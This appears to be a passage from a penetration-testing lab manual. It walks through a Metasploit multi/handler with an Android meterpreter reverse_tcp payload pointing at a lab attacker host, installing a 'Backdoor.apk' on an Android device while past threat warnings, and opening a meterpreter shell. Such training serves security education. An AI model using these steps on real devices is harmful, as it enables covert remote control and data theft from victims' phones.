
* 1. In the msfconsole, enter **use exploit/multi/handler** to handle exploits launched outside the framework.




* 1. Now, issue the following commands in msfconsole: Enter **set payload android/meterpreter/reverse\_tcp**, and then enter **set LHOST 10.10.10.11**, and then enter **show options**. This command lets you know the listening port (IP address entered in LHOST refers to the attacker machine which is Kali Linux).




* 1. Enter **exploit -j -z** to start the exploitation.




* 1. Go to the Android machine and click on App Drawer icon. Android installed apps appears, click Browser app to launch a web browser.




* 1. In the browser type <http://10.10.10.11/share> in the addressbar and press Enter. Index of /share window appears, click Backdoor.apk. This downloads the application package file.




* 1. Complete action using pop-up appears, select ES Downloader option and click Always. This downloads the application package file.




* 1. Download pop-up appears, click Open file option.




* 1. Properties pop-up appears, click Install (If Threat Detected pop-up appears, click Continue).




* 1. Select pop-up appears, here click Package Installer option.




* 1. “MainActivity” window appears, click Next (two times).




* 1. In the same window, click Install.




* 1. Threat detected pop-up appears click Cancel to continue.




* 1. The application is successfully installed, click Open.




* 1. Switch back to Kali Linux machine. You will observe that a meterpreter session has been opened, which means the exploitation is successful.




* 1. Enter **sessions –i 1**  (1 in sessions –i 1 command is the number of the session). Meterpreter shell is launched as shown in the screenshot. (The Android machine becomes inactive and displays a blank screen if left idle. So, ensure that you keep the Android machine active as long as you perform this lab, by selecting the machine and clicking the home screen in regular intervals).




* 1. Enter **sysinfo** to display the information the target machine, such as computer name, operating system, and so on.



